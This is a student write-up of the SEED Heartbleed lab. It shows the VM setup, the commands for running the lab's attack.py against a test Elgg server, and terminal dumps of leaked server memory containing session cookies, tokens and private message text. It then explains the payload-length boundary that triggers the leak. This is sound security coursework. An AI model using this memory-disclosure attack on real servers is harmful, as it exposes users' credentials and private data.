Heartbleed Attack Lab

Xinyi Li

April 3, 2020

The lab must be done on ubuntu 12.04

Instruction: https://seedsecuritylabs.org/Labs_16.04/PDF/Heartbleed.pdf

Set up 2 VMs:

- Attacker: `10.0.2.6`
- Victim/Server: `10.0.2.7`

On the attacker edit one DNS rule:

```
sudo gedit /etc/hosts
```

Replace the line

```
127.0.0.1 www.heartbleedlabelgg.com
```

With

```
10.0.2.7 www.heartbleedlabelgg.com
```


Task 1


Send a bunch of private messages to Boby.


Then run attack.py

```
sudo chmod u+x attack.py
./attack.py www.heartbleedlabelgg.com
```

It might not reveal any secret message in one single run. To get useful data, the program should be executed several times.


seedold [Running] - Oracle VM VirtualBox
File Edit View Search Terminal Help
5:52 PM Seed
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=bovv87aue0b0uhc5pjp21hr505
Connection: keep-alive
If-None-Match: "1449721729"
p..Xt4.|...../&h.v?..._...$.-...^..Y..www-form-urlencoded
Content-Length: 108
__elgg_token=a742e86a124a838ad5b993a7e502cfb3&__elgg_ts=1585788358&recipient_guid=40&subject=hhhh&body=hello.....!nz.w8i...R.N
[04/01/2020 17:52] seed@ubuntu:~/Documents$


Terminal
5:51 PM Seed
Please wait... connection attempt 1 of 1
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=bovv87aue0b0uhc5pjp21hr505
Connection: keep-alive
If-None-Match: "1449721729"
...L$".H.l.Y.l....[...h.T.A6.....[e.c.5....
form-urlencoded
Content-Length: 108
__elgg_token=d4abf8a2d7e95368086e4ebc3b3e8563&__elgg_ts=1585787888&recipient_guid=40&subject=Hello&body=test.f..G....,H.|...b
[04/01/2020 17:50] seed@ubuntu:~/Documents$



Task 2

Question 2.1

As the length variable decreases, the warning message

```
WARNING: www.heartbleedlabelgg.com:443 returned more data than
    it should - server is vulnerable!
```

vanishes. And it shows

```
Server processed malformed heartbeat, but did not return any
    extra data.
```

No private data can be obtained from the response printed.

Question 2.2

The boundary value is 22.

```
$./attack.py www.heartbleedlabelgg.com --length 22
...
```

```
3 Server processed malformed heartbeat, but did not return any
    extra data.
4 ...
5 $./attack.py www.heartbleedlabelgg.com --length 23
6 ...
7 WARNING: www.heartbleedlabelgg.com:443 returned more data than
    it should - server is vulnerable!
8 ...
```

At Line 385 in `attack.py`, the threshold of entire response packet length is `0x29`. The actual payload constructed by `build_heartbeat()` at Line 205-255 has `176/8=22` bytes. When you set the length field as a value greater than 22, the server will blindly copy content from the pointer of the beginning of the payload string to fit the required payload length, which may include the critical data stored on the server.